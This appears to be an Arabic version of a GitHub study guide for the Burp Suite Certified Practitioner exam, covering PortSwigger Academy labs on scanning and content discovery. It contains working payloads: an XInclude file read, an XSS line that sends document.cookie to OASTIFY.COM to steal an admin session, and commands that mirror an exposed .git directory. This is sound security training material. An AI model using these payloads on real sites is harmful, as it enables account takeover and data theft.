 botesjuan/burp-suite-certified-practitioner-exam-study
ملاحظات دراسية عملية وأدلة تطبيقية لمختبرات PortSwigger Academy، تغطي ثغرات الويب والحمولات والتعداد واستراتيجيات امتحان BSCP.

هذه ملاحظاتي الدراسية مع أكثر من 110 مختبراً من مختبرات PortSwigger Academy. استخدمت هذه المختبرات لاجتياز امتحان Burp Suite Certified Practitioner لعام 2023. مؤهلي BSCP.
لمزيد من المعلومات، تفضل بزيارة PortSwigger Academy للحصول على أحدث المواد التعليمية.
المسح - التعداد
المسح الموجّه
مسح الكيانات غير القياسية
توطيد القدم - المرحلة 1
اكتشاف المحتوى
DOM-XSS
XSS - البرمجة النصية عبر المواقع
تسميم ذاكرة التخزين المؤقت للويب
ترويسات المضيف
تهريب طلبات HTTP
القوة الغاشمة
المصادقة
تصعيد الامتيازات - المرحلة 2
CSRF - الاستيلاء على الحساب
إعادة تعيين كلمة المرور
SQLi - حقن SQL
JWT - رموز JSON Web
تلوث النموذج الأولي
اختبار API
التحكم في الوصول
نقاط نهاية GraphQL API
CORS - مشاركة الموارد عبر الأصول
استخراج البيانات - المرحلة 3
XXE - كيانات وحقن XML
SSRF - تزوير الطلبات من جانب الخادم
SSTI - حقن القوالب من جانب الخادم
SSPP - تلوث النموذج الأولي من جانب الخادم
LFI - اجتياز مسار الملف
رفع الملفات
إلغاء التسلسل
حقن أوامر نظام التشغيل
الملحق
سكربتات Python
Payloads
قوائم الكلمات
المسح الموجّه للهدف
المنهجية
محتوى تدريبي إضافي
أنصح بإجراء أكبر عدد ممكن من تحدي المختبر الغامض لاختبار مهاراتك وتقليل الوقت الذي تستغرقه في تحديد الثغرات، قبل التقدم للامتحان.
كما وجدت أن نصيحة PortSwigger هذه حول إعادة اجتياز امتحانك مفيدة جداً.
شاهد CryptoCat - مراجعة Burp Suite Certified Professional (BSCP) + نصائح وحيل للحصول على نظرة جديدة لامتحان BSCP في 2024.
شكراً لدعمكم بفنجان قهوة،
\o/
شهادتي في Burp Suite Certified Practitioner.
يبدأ تعداد تطبيقات الويب بمسح أولي وموجّه في المهام المقيّدة بالوقت.
المسح الموجّه
مسح الكيانات غير القياسية
نظراً لضيق الوقت في المهام أو الامتحان، امسح نقاط الإدخال المحددة لطلبات معينة.

رصد الماسح ثغرة حقن XML في معامل storeId، وأدى ذلك إلى قراءة ملف Carlos السري.```xml <xi:include parse="text" href="file:///home/carlos/secret"/>
>طلب XInclude خارج النطاق، نحتاج إلى DTD مستضاف لقراءة الملف المحلي.```xml
<hqt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://OASTIFY.COM/foo"/></hqt>
مختبر PortSwigger: اكتشاف الثغرات بسرعة من خلال الفحص المستهدف
فحص هياكل البيانات غير القياسية باستخدام ميزة Burp لفحص نقطة الإدخال المحددة لنص محدد في الاستجابة أو الطلبات.

حدد الثغرة الأمنية من خلال نتائج ماسح Burp.
في هذه الحالة، باستخدام XSS المحدد، قم بسرقة ملفات تعريف الارتباط الخاصة بالمستخدم المسؤول من خلال صياغة الحمولة في نقطة الإدخال المحددة.``` '"><svg/onload=fetch(//OASTIFY.COM/${encodeURIComponent(document.cookie)})>:CURRENT-USER-LOGIN-COOKIE-2ND-PART
>قم بترميز الأحرف المفتاحية بصيغة URL.

>استخدم كوكي مستخدم المسؤول للوصول إلى لوحة الإدارة عن طريق استبداله في جلسة المتصفح الحالية.
[مختبر PortSwigger: فحص هياكل البيانات غير القياسية](https://portswigger.net/web-security/essential-skills/using-burp-scanner-during-manual-testing/lab-scanning-non-standard-data-structures)
-----
# موطئ قدم
# اكتشاف المحتوى

>يبدأ تعداد الهدف باختبار Fuzzing لأدلة وملفات الويب. يمكنك إما استخدام أدوات Burp engagement أو خيار اكتشاف المحتوى للعثور على المسارات والملفات المخفية، أو استخدام `FFUF` لتعداد أدلة وملفات الويب. كما أن الاطلاع على `robots.txt` أو `sitemap.xml` قد يكشف عن محتوى.```bash
wget https://raw.githubusercontent.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/main/wordlists/burp-labs-wordlist.txt
ffuf -c -w ./burp-labs-wordlist.txt -u https://TARGET.web-security-academy.net/FUZZ
أداة مشاركة Burp، اكتشاف المحتوى باستخدام قائمة الكلمات المجمّعة الخاصة بي burp-labs-wordlist كقائمة ملفات مخصصة.

افحص فروع مستودع git في النسخة المحلية المُنزّلة، باستخدام أداة
git-cola. ثم اختر التراجع عن آخر التزام واستخرج كلمة مرور المسؤول من نافذة الفروقات.``` wget -r https://TARGET.web-security-academy.net/.git/
git-cola --repo 0ad900ad039b4591c0a4f91b00a600e7.web-security-academy.net/
[مختبر PortSwigger: الإفصاح عن المعلومات في سجل التحكم بالإصدارات](https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-in-version-control-history)

